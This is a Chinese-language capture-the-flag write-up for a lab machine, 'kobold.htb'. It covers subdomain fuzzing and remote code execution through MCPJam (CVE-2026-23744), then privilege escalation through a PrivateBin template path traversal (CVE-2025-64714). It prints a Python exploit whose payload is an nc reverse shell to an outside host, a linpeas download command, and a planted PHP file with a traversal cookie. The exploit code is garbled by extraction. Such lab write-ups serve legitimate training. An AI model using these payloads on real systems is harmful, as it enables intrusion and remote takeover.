本文最后更新于 2026-04-14T00:51:26+08:00

UserFlag 先用nmap扫一下
22端口是ssh服务

80端口是web服务端,但无法重定向,需要在/etc/hosts添加
443端口也是web服务端

访问后看到了”coming soon”的按钮,但点击好像没用,又在最底下看到了admin@kobold.htb ,不知道有没有用

利用ffuf扫一下
先从网站上下载SecLists:https://github.com/danielmiessler/SecLists,复制到kali中然后解压缩
1 ffuf -w /home/ kali/Desktop/ Info/SecLists-master/ Discovery/DNS/ subdomains-top1million-20000 .txt:FUZZ -u https:// kobold.htb/ -H 'Host: FUZZ.kobold.htb' -mc all -fw 4

在/etc/hosts中写入,访问发现是MCPJam
1 10.129.245.50 mcp.kobold.htb

去搜索有没有相关的漏洞
CVE-2026-23744

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 import timeimport requestsimport sys"10.10.17.116" 2333 def reproduce (target ):print ("[*] Checking server..." )while time.time() - start_time < 30 :try :f"https://{target} " , timeout=2 , verify=False )if r.status_code in [200 , 302 , 403 ]:break except :1 )print ("[+] Server reachable" )f"https://{target} /api/mcp/connect" f"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.15.116 80 >/tmp/f" "serverConfig" : {"command" : "/bin/sh" ,"args" : ["-c" , reverse_shell],"env" : {}"serverId" : "rce_test" print ("[*] Sending exploit..." )try :5 , verify=False )except :pass print ("[+] Payload sent, check your listener!" )if __name__ == "__main__" :if len (sys.argv) != 2 :print (f"Usage: {sys.argv[0 ]} mcp.kobold.htb" )1 )1 ])
1 python3 CVE-2026 -23744 .py mcp.kobold.htb


生成交互式shell
1 /usr/ bin/script -qc / bin/bash / dev/null
1 a102b567b8443452eceaf869136a5580
RootFlag 现在kali上起一个服务
将linpeas上传到靶机
1
2
3
wget http://10.10.17.116:8080/linpeas.shchmod +x linpeas.sh
又找到了新的端口

1 10.129.245.50 mcp.kobold.htb bin.kobold.htb

是PrivateBin的页面,看到版本号是2.0.2,依旧上网找poc CVE-2025-64714
https://github.com/PrivateBin/PrivateBin/security/advisories/GHSA-g2j9-g8r5-rg82
1
2
cd /privatebin-data/data echo ' <?php phpinfo ();?> ' > pwn.php

抓包,添加cookie请求头
1 Cookie: template = ../data/ pwn
成功啦
